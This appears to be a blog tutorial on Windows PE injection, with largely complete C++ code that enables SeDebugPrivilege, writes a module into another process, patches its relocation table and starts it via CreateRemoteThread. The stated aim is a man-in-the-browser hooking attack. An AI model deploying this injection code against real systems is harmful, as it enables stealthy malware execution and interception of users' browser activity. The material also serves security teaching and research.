


Process PE Injection Basics

Code injection series part 1

Prerequisites: This document requires some knowledge about Windows system programming.

1. Introduction

In this first part of the injection series, I am presenting how to inject and run code in a target process on Windows using the method called PE injection. This method allows a .exe file to inject and run itself in the memory of another process. This is a refresh of the 2014 post working on Windows 10. You can view it as a simple introduction to PE injection for beginners.

Some tools I use to work on code injection:

- Microsoft Visual Studio
- Sysinternal Process Explorer
- Sysinternal Procmon
- Sysinternal DebugView
- X64dbg
- Windbg
- Ghidra

Contact information:

- emeric.nasi[at]sevagas.com – ena.sevagas[at]protonmail.com
- https://twitter.com/EmericNasi
- https://blog.sevagas.com - https://github.com/sevagas

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion. I am also not a native English speaker.

2. Table of content


3. What is PE injection?

3.1. Overview

PE injection is a code injection technique where PE executable copies and run itself into the memory of another process. This technique does not require any shellcoding knowledge, the program code can be written in regular C++ and relies on well documented Windows System and Runtime API. It is possible to enable WinCRT in the remote injected process.

Basically, PE injection consist into:

- Start a process containing the payload (in our case a C++ coded .exe file
- Copy the current process module into the target process
- Execute the copied module in the target process



Compared to classic DLL injection, PE injection doesn't need several files, the main exe self-inject inside another process and calls itself in there.

3.2. The payload

I restarted to look into process injection because I wanted to implement some kind of man in the browser attack. So I tested payloads including all kind of calls to Windows API, Win CRT, and I use Minhook to hook API called by the target process.

Here is an example of a main() function in the payload.

```
/**
 * Injected program entry point after Runtime library is initialized
 * Can call any runtime and system routines.
 */
DWORD  main()
{
    my_dbgprint("PaRAMsite: [+] Main thread\n");
    CHAR currentBinaryPath[_MAX_PATH];
    GetModuleFileNameA(NULL, currentBinaryPath, sizeof(currentBinaryPath));

    my_dbgprint("PaRAMsite:  [+] PaRAMsite running from: %s.\n", currentBinaryPath);

    if (hookingStart() == 1)
    {
        my_dbgprint("PaRAMsite:   [!] Failed to hook :(\n");
    }

    MessageBoxA(NULL, "Close this window too stop hooks.", "PaRAMsite", MB_OK);
    hookingStop();

    /* Exit thread to avoid crashing the host */
    my_dbgprint("PaRAMsite: Exit PaRAMsite hooking thread\n");
    ExitThread(0);
    return 0;
}
```

4. Inject Code

4.1. Open remote process

Writing some code into another process memory is the easy part. Windows provides systems API to Read and Write the memory of other processes. First you need to get the PID of the process, you could enter this PID yourself or use a method to retrieve the PID from a given process name.

Next, open the process with *OpenProcess* function provided by Kernel32 library.

```
my_dbgprint(" [+] Open remote process with PID %d\n", pid);
proc = OpenProcess(PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_OPERATION |
    PROCESS_VM_WRITE |
    PROCESS_VM_READ,
    FALSE,
    pid);
```

4.2. Restrictions

Opening another process with write access is submitted to restrictions. One protection is Mandatory Integrity Control (MIC). MIC is a protection method to control access to objects based on their "Integrity level". There are 4 integrity levels:

- Low Level for process which are restricted to access most of the system (for example Internet explorer)
- Medium Level is the default for any process started by unprivileged users and also administrator users if UAC is enabled.
- High level is for process running with administrator privileges
- System level are ran by SYSTEM users, generally the level of system services and process requiring the highest protection.

For our concern that means the injector process will only be able to inject into a process running with inferior or equal integrity level. For example, if UAC is activated, even if user account is administrator a process will run at "Medium" integrity level. In addition to that, AppContainer process are also sandboxed and have restricted behaviors.

Another mitigation against opening process are “Protected Process” and “Protected Process Light” mechanisms. A normal process cannot inject code into a process protected with these mechanisms.

Discussing all Windows system protections is outside the scope of the current post. I will mention them in further publications.

4.3. Bypass MIC and DACL

It is possible to call OpenProcess with all access on any process independent of MIC and access rights. For that, you need to enable SeDebugPrivilege. I am not going to explain what are Windows privileges here, you can have a look at Microsoft documentation. You can find the list of windows privileges here.

Below is a function you can use to enable a Windows privilege

```
/*
Enable a privilege for the current process
*/
BOOL MagicSecurity::EnableWindowsPrivilege(TCHAR* Privilege)
{
    HANDLE token;
    TOKEN_PRIVILEGES priv;
    BOOL ret = FALSE;
    my_dbgprint(" [+] Enable %s privilege\n", Privilege);
    if (OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &token)) {
        priv.PrivilegeCount = 1;
        priv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        if (LookupPrivilegeValue(NULL, Privilege, &priv.Privileges[0].Luid) != FALSE &&
            AdjustTokenPrivileges(token, FALSE, &priv, 0, NULL, NULL) != FALSE) {
            ret = TRUE;
        }
        if (GetLastError() == ERROR_NOT_ALL_ASSIGNED) // In case privilege is not part of token (ex run
as non admin)
        {
            ret = FALSE;
        }
        CloseHandle(token);
    }

    if (ret == TRUE)
        my_dbgprint("   [-] Sucess\n");
    else
        my_dbgprint("   [!] Failure\n");
    return ret;
}
```

Call it with:

```
MagicSecurity::EnableWindowsPrivilege((TCHAR *)TEXT("SeDebugPrivilege"));
```

4.4. Write into remote process memory

After opening the process, we will allocate some memory in the distant process so that we can insert the current process Image. This is done using the VirtualAllocEx function. To calculate the amount of memory we need to allocate, we can retrieve the size of the current process image by parsing some PE header information.

Writing into a process memory is done by calling the WriteProcessMemory function.

```
    /* Allocate memory in the target process to contain the injected module image */
    my_dbgprint("   [-] Allocate memory in remote process\n");
    distantModuleMemorySpace = VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (distantModuleMemorySpace != NULL)
    {
        ...
        /* Write processed module image in target process memory */
        my_dbgprint("   [-] Copy modified module in remote process\n");
        ok = WriteProcessMemory(targetProcess, distantModuleMemorySpace, tmpBuffer, moduleSize, NULL);
        ...
    }
```

This section explained steps which you find in (almost) all code injection techniques. The next section explains additional step for PE injection.

5. Handling binaries fixed addresses

5.1. Base address change

The main issue with code injection is that the base address of the module will change. When we inject our code in another process, the new base address of our module will start some place not predictable in the distant process virtual memory.

In an .exe file, after compilation and link, all code and data addresses are fixed and build using the virtual memory base address. For PE injection, we will need to change the base address of all data described using full address pointer. For that, we are going to use the process relocation section.

5.2. Relocation table

The relocation data is present in all 64bit executable and in all 32bit compiled without fixed base address. The goal of the relocation table (.reloc segment) is to enable Address Space Layout Randomization and to load DLL. This is pretty handy since it will allow us to find and modify every place where base addresses need to be modified.

When a file is normally loaded by the system, if the preferred base address cannot be used, the operating system will set a new base address to the module. The system loader will then use the relocation table to recalculate all absolute addresses in the code.

In the PE injection method we use the same method as the system loader. We establish delta values to calculate the new addresses to set in the distant process. Then, thanks to the relocation table, we access to all full addresses declared in the code and we modify them.

Relocation data are stored in a data directory. This directory can be access through the use of IMAGE_DIRECTORY_ENTRY_BASERELOC
The relocation data directory is an array of relocation blocks which are declared as IMAGE_BASE_RELOCATION structures.

Here is the definition of that structure:

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;
    DWORD   SizeOfBlock;
} IMAGE_BASE_RELOCATION;

typedef IMAGE_BASE_RELOCATION UNALIGNED * PIMAGE_BASE_RELOCATION;
```

The relocation blocks do not all have the same size, in fact a number of 16bits relocation descriptors are set in each relocation block. The SizeOfBlock attribute of the structure gives the total size of the relocation block.

Here is a simple memory layout of a relocation data directory:

```
================================================
Relocation Block 1                      | Relocation Block 2
VAddr|SizeofBlock|desc1|desc2|desc3| VAddr|SizeofBlock|desc1|...
32b    32b         16b     16b     16b  |
================================================
```

The VirtualAddress attribute is the base address of all the places which must be fixed in the code. Each 16bit descriptor refers to a fixed address somewhere in the code that should be changed as well as the method that should be used by the system loader to modify it. The PE format describes about 10 different transformations that can be used to fix an address reference. These transformations are described through the top 4 bits of each descriptor. The transformation methods are ignored in the PE injection technique. The bottom 12bits are used to describe the offset into the VirtualAddress of the containing relocation block.

This means that "relocationBlock.VirtualAddress + Bottom 12bit of descriptor" points to the address we need to fix in the code. So basically, we must go through all relocation descriptors in all relocation blocks, and for each descriptor, modify the pointed address to adapt it to the new base address in the distant process.

5.3. Patch the relocation table

In the code below module is the base address of the current process module, NewBase is the base address of the module when injected into the target process, and CodeBuffer is a copy of the current module where we are going to patch the .reloc section.

```
BOOL patchRelocationTable(LPVOID module, LPVOID NewBase,PBYTE CodeBuffer)
{
    DWORD_PTR delta = NULL;
    DWORD_PTR olddelta = NULL;
    DWORD i = 0;
    PIMAGE_DATA_DIRECTORY datadir;
    /* Get module PE headers */
    PIMAGE_NT_HEADERS headers = (PIMAGE_NT_HEADERS)((LPBYTE)module + ((PIMAGE_DOS_HEADER)module)-
>e_lfanew);

    /* delta is offset of allocated memory in target process */
    delta = (DWORD_PTR)((LPBYTE)NewBase - headers->OptionalHeader.ImageBase);

    /* olddelta is offset of image in current process */
    olddelta = (DWORD_PTR)((LPBYTE)module - headers->OptionalHeader.ImageBase);

    /* Get data of .reloc section */
    datadir = &headers->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
    if (datadir->Size > 0 && datadir->VirtualAddress > 0)
    {

        /* Point to first relocation block copied in temporary buffer */
        PIMAGE_BASE_RELOCATION reloc = (PIMAGE_BASE_RELOCATION)(CodeBuffer + datadir->VirtualAddress);

        /* Browse all relocation blocks */
        while (reloc->VirtualAddress != 0)
        {
            /* We check if the current block contains relocation descriptors, if not we skip to the
next block */
            if (reloc->SizeOfBlock >= sizeof(IMAGE_BASE_RELOCATION))
            {
                /* We count the number of relocation descriptors */
                DWORD relocDescNb = (reloc->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) /
sizeof(WORD);
                /* relocDescList is a pointer to first relocation descriptor */
                LPWORD relocDescList = (LPWORD)((LPBYTE)reloc + sizeof(IMAGE_BASE_RELOCATION));

                /* For each descriptor */
                for (i = 0; i < relocDescNb; i++)
                {
                    if (relocDescList[i] > 0)
                    {
```

```
                        /* Locate data that must be reallocated in buffer (data being an address we use
pointer of pointer) */
                        /* reloc->VirtualAddress + (0x0FFF & (list[i])) -> add botom 12 bit to block
virtual address */
                        DWORD_PTR *p = (DWORD_PTR *)(CodeBuffer + (reloc->VirtualAddress + (0x0FFF &
(relocDescList[i])));
                        /* Change the offset to adapt to injected module base address */
                        *p -= olddelta;
                        *p += delta;
                    }
                }
            }
            /* Set reloc pointer to the next relocation block */
            reloc = (PIMAGE_BASE_RELOCATION)((LPBYTE)reloc + reloc->SizeOfBlock);
        }
        return TRUE;
    }
    else
        return FALSE;

}
```

6. Run target Code

6.1. Calculate remote routine address

Once the code is injected, we have to run it in the target process.
First, we need to calculate the address of the function we want to call in the remote process.

```
     /* Calculate the address of routine we want to call in the target process */
     /* The new address is:
        Start address of copied image in target process + Offset of routine in image */
     LPTHREAD_START_ROUTINE remoteRoutine = (LPTHREAD_START_ROUTINE)((LPBYTE)injectedModule +
(DWORD_PTR)((LPBYTE)callRoutine - (LPBYTE)module));
```

6.2. Call CreateRemoteThread

Executing the remote routine can be done in several ways. The most common way to do it is to call the CreateRemoteThread function from Kernel32 library.

Other old classics include:

- NtCreateThreadEx. Like CreateRemoteThread, consist into calling a thread in a distant process. The difference is NtCreateThreadEx is declared in ntdll.dll module and is not documented so it is not as straightforward to use.
- Suspend, Inject, Resume. This method consists into suspending all threads inside the target process, changing the context so that next instruction points to our injected code, and finally resume all threads.

Here a source code example of one way to do this:

```
/**
 * Inject and start current module in the target process
 * @param pid target process ID
 * @param start callRoutine Function we want to call in distant process
 */
BOOL injectThenCreateRemoteThread(DWORD pid, LPTHREAD_START_ROUTINE callRoutine)
{
    HANDLE proc, thread;
    HMODULE module, injectedModule;
    BOOL result = FALSE;

    /* Open distant process. This will fail if UAC activated and proces running with higher integrity
control level */
    my_dbgprint(" [+] Open remote process with PID %d\n", pid);
    proc = OpenProcess(PROCESS_CREATE_THREAD |
        PROCESS_QUERY_INFORMATION |
        PROCESS_VM_OPERATION |
        PROCESS_VM_WRITE |
        PROCESS_VM_READ,
        FALSE,
        pid);

    if (proc != NULL)
    {
        /* Get image of current process modules memory*/
        module = GetModuleHandle(NULL);
        /* Insert module image in target process*/
        my_dbgprint(" [+] Injecting module...\n");
        injectedModule = (HMODULE)injectModule(proc, module);

        /* injectedModule is the base address of the injected module in the target process */
```

```
        if (injectedModule != NULL)
        {
            /* Calculate the address of routine we want to call in the target process */
            /* The new address is:
            Start address of copied image in target process + Offset of routine in copied image */
            LPTHREAD_START_ROUTINE remoteRoutine = (LPTHREAD_START_ROUTINE)((LPBYTE)injectedModule +
(DWORD_PTR)((LPBYTE)callRoutine - (LPBYTE)module));

            thread = CreateRemoteThread(proc, NULL, 0, remoteRoutine, 0, NULL);
            if (thread != NULL)
            {
                // Wait and check if thread was not killed immediately by some protection
                Sleep(300);
                DWORD exitCode = 0;
                GetExitCodeThread(thread, &exitCode);
                if (exitCode == STILL_ACTIVE)
                    result = TRUE;
                else
                {
                    my_dbgprint("   [!] Remote thread was killed shortly after creation :(\n");
                    result = FALSE;
                }
                CloseHandle(thread);

            }
            else
            {
                /* If failed, release memory */
                my_dbgprint("   [!] Remote thread creation failed\n");
                VirtualFreeEx(proc, module, 0, MEM_RELEASE);
            }
        }
        CloseHandle(proc);
    }
    return result;
}
```

7. Implementation challenges

7.1. Heap and stack variables

The relocation table will do the trick to modify all pointer linked in the executable code but won't be useful to adapt any data declared on the Stack or the Heap after the process has started. This is why the code must not rely on any dynamically allocated space of any local variables that where initialized before the PE image is injected.

Once the image is injected there is no problem to use the Stack and the Heap of the host process. Static variables, global variables, and constants are initialized in PE image segments so they are not concerned by this issue (see PE memory layout in Code segment encryption article).

7.2. Cope with Windows Runtime Library issues

The Microsoft Runtime Library contains all C standard functions like malloc, strncpy, printf and is included by default in most C and C++ programs built for windows. It is automatically called by Visual Studio compiler, either as a static library or a DLL loaded at runtime.
The problem is that if you want to rely on the Runtime Library, a lot of data is allocated even before the main() function is called. This is because in Windows application, the default entry point of a program is not main but mainCRTStartup(). When this function is called, it will setup the environment so the application can be run in a safe way (enable multithread locks, allocate local heap, parse parameters, etc.). All these data are set using the process base address and there are so many it would be too painful to modify them all before injecting them into another process.
So you have basically two solutions here:

- You don't use the Common Runtime Library
- You initialize the common runtime library after the code is injected.

In both case you have to define a new entry point for the code. This can be done using pragma definition or using Visual Studio linker options (/ENTRY option).

If you don't want to use the Common Runtime library (and you may not want it for a lot of reasons, like 300k of code...) you are going to have to face a few issues. You can do a lot of stuff using the system libraries but you will miss not having basic functions like printf, malloc or strncpy. I suggest you build your own tiny CRT and implement all the useful function you will need in your code. I have personally grab a lot of sources to build my own CRT. Avoiding runtime in Visual studio can be done using the /NODEFAULTLIB linker option.

The second method has a bigger footprint but allows to do anything you want (once CRT is initialized). It is however a bit tricky to use. Why? Because in regular windows program, the first function called is not main but mainCRTStartup(). This function initializes runtime library and then calls the main function in the code. Also this function is declared only in runtime library.

What do we need to do:

1. First, you need a main() function in the payload, it will be automatically called by mainCRTStartup and it will be entry point of what you want to run in the distant process.

2. You also need to declare a function which will call mainCRTStartup() in the remote process, lets call it entryThread(). It will be started as a remote thread.
3. Finally you need a program entry point, used to call the code injection routines, and the remote thread function, lets call it entryPoint().

Here is the call stack of what will happen:

```
=========================================================================
INJECT_START->entryPoint()->PeInjection()->INJECT_END
                                    ||
                                    || CreateRemoteThread()
                                    ||
TARGET_PROC_RUNNING ->  ... ->    entryThread() -> mainCRTStartup() -> main()
=========================================================================
```

7.3. Implementation

Note: You need to set the Visual studio option to change the default entry point: /ENTRY:"entryPoint"

```
/**
 * Normal starting point of any program in windows. It is declared in runtime library and will call
main() or wmain() function
 */
extern "C" void mainCRTStartup();

/**
 * Injected program entry point after Runtime library is initialized
 * Can call any runtime and system routines.
 */
DWORD  main()
{
    my_dbgprint("PaRAMsite: [+] Main thread\n");
    CHAR currentBinaryPath[_MAX_PATH];
    GetModuleFileNameA(NULL, currentBinaryPath, sizeof(currentBinaryPath));

    my_dbgprint("PaRAMsite:  [+] PaRAMsite running from: %s.\n", currentBinaryPath);

    if (hookingStart() == 1)
    {
        my_dbgprint("PaRAMsite:   [!] Failed to hook :(\n");
    }

    MessageBoxA(NULL, "Close this window too stop hooks.", "PaRAMsite", MB_OK);
    hookingStop();

    /* Exit thread to avoid crashing the host */
    my_dbgprint("PaRAMsite: Exit PaRAMsite hooking thread\n");
    ExitThread(0);
    return 0;
}



/**
 * Thread which will be called in remote process after injection
 */
DWORD WINAPI entryThread(LPVOID param)
{
    //MessageBox(NULL, "Injection success. Now initializing runtime library.", NULL, 0);
```

```
    my_dbgprint("PaRAMsite: Injection success. Enter PaRAMsite thread\n");
    /* Mandatory sleep so injector knows thread was successfully injected (injector is waiting 100ms)*/
    Sleep(500);

    my_dbgprint("PaRAMsite: [+] Start CRT... \n");
    mainCRTStartup(); //  Will initialize runtime and call main() function
    return 0;
}



BOOL patchRelocationTable(LPVOID module, LPVOID NewBase,PBYTE CodeBuffer)
{
    DWORD_PTR delta = NULL;
    DWORD_PTR olddelta = NULL;
    DWORD i = 0;
    PIMAGE_DATA_DIRECTORY datadir;
    /* Get module PE headers */
    PIMAGE_NT_HEADERS headers = (PIMAGE_NT_HEADERS)((LPBYTE)module + ((PIMAGE_DOS_HEADER)module)-
>e_lfanew);

    /* delta is offset of allocated memory in target process */
    delta = (DWORD_PTR)((LPBYTE)NewBase - headers->OptionalHeader.ImageBase);

    /* olddelta is offset of image in current process */
    olddelta = (DWORD_PTR)((LPBYTE)module - headers->OptionalHeader.ImageBase);

    /* Get data of .reloc section */
    datadir = &headers->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC];
    if (datadir->Size > 0 && datadir->VirtualAddress > 0)
    {

        /* Point to first relocation block copied in temporary buffer */
        PIMAGE_BASE_RELOCATION reloc = (PIMAGE_BASE_RELOCATION)(CodeBuffer + datadir->VirtualAddress);

        /* Browse all relocation blocks */
        while (reloc->VirtualAddress != 0)
        {
            /* We check if the current block contains relocation descriptors, if not we skip to the
next block */
            if (reloc->SizeOfBlock >= sizeof(IMAGE_BASE_RELOCATION))
            {
                /* We count the number of relocation descriptors */
                DWORD relocDescNb = (reloc->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) /
sizeof(WORD);
                /* relocDescList is a pointer to first relocation descriptor */
                LPWORD relocDescList = (LPWORD)((LPBYTE)reloc + sizeof(IMAGE_BASE_RELOCATION));

                /* For each descriptor */
                for (i = 0; i < relocDescNb; i++)
                {
                    if (relocDescList[i] > 0)
                    {
                        /* Locate data that must be reallocated in buffer (data being an address we use
pointer of pointer) */
                        /* reloc->VirtualAddress + (0x0FFF & (list[i])) -> add botom 12 bit to block
virtual address */
                        DWORD_PTR *p = (DWORD_PTR *)(CodeBuffer + (reloc->VirtualAddress + (0x0FFF &
(relocDescList[i]))));
                        /* Change the offset to adapt to injected module base address */
                        *p -= olddelta;
                        *p += delta;
                    }
                }
            }
            /* Set reloc pointer to the next relocation block */
            reloc = (PIMAGE_BASE_RELOCATION)((LPBYTE)reloc + reloc->SizeOfBlock);
        }
        return TRUE;
    }
    else
        return FALSE;

}
```

```
/**
 * Inject a PE module in the target process memory
 * @param targetProcess Handle to target process
 * @param module PE we want to inject
 * @return Handle to injected module in target process
 */
HMODULE injectModule(HANDLE targetProcess, LPVOID module)
{
    /* Get module PE headers */
    PIMAGE_NT_HEADERS headers = (PIMAGE_NT_HEADERS)((LPBYTE)module + ((PIMAGE_DOS_HEADER)module)-
>e_lfanew);
    /* Get the size of the code we want to inject */
    DWORD moduleSize = headers->OptionalHeader.SizeOfImage;
    LPVOID distantModuleMemorySpace = NULL;
    LPBYTE tmpBuffer = NULL;
    BOOL ok = FALSE;
    if (headers->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    /* Check if calculated size really corresponds to module size */
    if (IsBadReadPtr(module, moduleSize))
        return NULL;

    /* Allocate memory in the target process to contain the injected module image */
    my_dbgprint("   [-] Allocate memory in remote process\n");
    distantModuleMemorySpace = VirtualAllocEx(targetProcess, NULL, moduleSize, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (distantModuleMemorySpace != NULL)
    {
        /* Now we need to modify the current module before we inject it */
        /* Allocate some space to process the current PE image in an temporary buffer */
        my_dbgprint("   [-] Allocate memory in current process\n");
        tmpBuffer = (LPBYTE)VirtualAlloc(NULL, moduleSize, MEM_RESERVE | MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
        if (tmpBuffer != NULL)
        {
            my_dbgprint("   [-] Duplicate module memory in current process\n");
            RtlCopyMemory(tmpBuffer, module, moduleSize);

            my_dbgprint("   [-] Patch relocation table in copied module\n");
            if (patchRelocationTable(module, distantModuleMemorySpace, tmpBuffer))
            {
                /* Write processed module image in target process memory */
                my_dbgprint("   [-] Copy modified module in remote process\n");
                ok = WriteProcessMemory(targetProcess, distantModuleMemorySpace, tmpBuffer, moduleSize,
NULL);
                VirtualFree(tmpBuffer, 0, MEM_RELEASE);
            }
        }

        if (!ok)
        {
            VirtualFreeEx(targetProcess, distantModuleMemorySpace, 0, MEM_RELEASE);
            distantModuleMemorySpace = NULL;
        }
    }
    /* Return base address of copied image in target process */
    return (HMODULE)distantModuleMemorySpace;
}



/**
 * Inject and start current module in the target process
 * @param pid target process ID
 * @param start callRoutine Function we want to call in distant process
 */
BOOL injectThenCreateRemoteThread(DWORD pid, LPTHREAD_START_ROUTINE callRoutine)
{
    HANDLE proc, thread;
    HMODULE module, injectedModule;
    BOOL result = FALSE;
```

```
    /* Open distant process. This will fail if UAC activated and proces running with higher integrity
control level */
    my_dbgprint(" [+] Open remote process with PID %d\n", pid);
    proc = OpenProcess(PROCESS_CREATE_THREAD |
        PROCESS_QUERY_INFORMATION |
        PROCESS_VM_OPERATION |
        PROCESS_VM_WRITE |
        PROCESS_VM_READ,
        FALSE,
        pid);

    if (proc != NULL)
    {
        /* Get image of current process modules memory*/
        module = GetModuleHandle(NULL);
        /* Insert module image in target process*/
        my_dbgprint(" [+] Injecting module...\n");
        injectedModule = (HMODULE)injectModule(proc, module);

        /* injectedModule is the base address of the injected module in the target process */
        if (injectedModule != NULL)
        {
            /* Calculate the address of routine we want to call in the target process */
            /* The new address is:
            Start address of copied image in target process + Offset of routine in copied image */
            LPTHREAD_START_ROUTINE remoteRoutine = (LPTHREAD_START_ROUTINE)((LPBYTE)injectedModule +
(DWORD_PTR)((LPBYTE)callRoutine - (LPBYTE)module));

            thread = CreateRemoteThread(proc, NULL, 0, remoteRoutine, 0, NULL);
            if (thread != NULL)
            {
                // Wait and check if thread was not killed immediately by some protection
                Sleep(300);
                DWORD exitCode = 0;
                GetExitCodeThread(thread, &exitCode);
                if (exitCode == STILL_ACTIVE)
                    result = TRUE;
                else
                {
                    my_dbgprint("   [!] Remote thread was killed shortly after creation :(\n");
                    result = FALSE;
                }
                CloseHandle(thread);

            }
            else
            {
                /* If failed, release memory */
                my_dbgprint("   [!] Remote thread creation failed\n");
                VirtualFreeEx(proc, module, 0, MEM_RELEASE);
            }
        }
        CloseHandle(proc);
    }
    return result;
}



/**
 * Inject and start current module in the target process
 * @param pid Target process ID
 * @param callRoutine callRoutine Function we want to call in distant process
 * @param remoteExecMethod method used to trigger remote execution
 */
BOOL MagicInjection::PeInjection(DWORD targetPid, LPTHREAD_START_ROUTINE callRoutine,
REMOTE_EXEC_METHOD remoteExecMethod)
{

    my_dbgprint("\n *********** Injecting %d **************\n", targetPid);


    BOOL is32bit = FALSE;
```

```
    HANDLE proc = OpenProcess(PROCESS_QUERY_INFORMATION, FALSE, targetPid);
    if (proc != NULL)
    {
        IsWow64Process(proc, &is32bit);

#ifdef _WIN64
        if (is32bit == TRUE)
        {
            my_dbgprint("   [!] 32 bit process, injection not possible!\n");
            return FALSE;
        }
#else
        if (is32bit == FALSE)
        {
            my_dbgprint("   [!] 64 bit process, injection not possible!\n");
            return FALSE;
        }
#endif
        CloseHandle(proc);
    }
    else
    {
        my_dbgprint("   [!] Could not open process.\n");
        return FALSE;
    }

    return injectThenCreateRemoteThread(targetPid, callRoutine);

}


/**
 * Module entry point when started by system.
 * Do not use any runtime library function before injection is complete.
 */
void entryPoint()
{
    DWORD targetPid;
    PROCESS_INFORMATION targetProcess;
    char* target = "notepad.exe";

    my_dbgprint("\n ***************************************************************\n");
    my_dbgprint(" ********************* Starting PE injection ***************\n");
    my_dbgprint(" ***************************************************************\n\n");

    my_dbgprint(" [+] Target: %s\n", target);
    targetPid = MagicProcess::GetProcessIdByName(target);

    if (MagicInjection::PeInjection(targetPid, entryThread, INJECT_THEN_CREATEREMOTETHREAD))
        my_dbgprint(" [+] Success :) \n");
    else
        my_dbgprint(" [+] Failure :( \n");

    Sleep(1000);
    my_dbgprint(" [+] ^('O')^ < Bye! \n\n");

}
```

8. Going further

8.1. Build and run

I encourage the beginner reader to understand and try to compile the sources provided in this post. I cannot provide a full Visual Studio solution because it would pull a lot of code that I don't want to make public.

If you want to test that the injection works correctly, I recommend you use the OutputDebugString function. This way you can follow the injected process using Sysinternals DebugView. In my the my_dbgprint function calls both a custom printf (cannot use the CRT) and OutputDebugString.

Note: I am not a developer, so do not hesitate to send me source code improvement suggestion.

8.2. Further readings about code injection

I you want to learn more about code injection I suggest you read the other posts of the Code Injection series on https://blog.sevagas.com

For advanced reader, https://modexp.wordpress.com/ is THE code injection bible. The author describes a lot of advanced injection/execution techniques and provides proof of concepts.

Google Project Zero provides some very interesting posts about this topic and many others. https://googleprojectzero.blogspot.com/search?q=Windows

At BlackHat 2019, researchers presented talk called Process Injection Techniques - Gotta Catch Them All. Its is a compilation of a lot of existing attacks and a Github repo with POC source code is provided.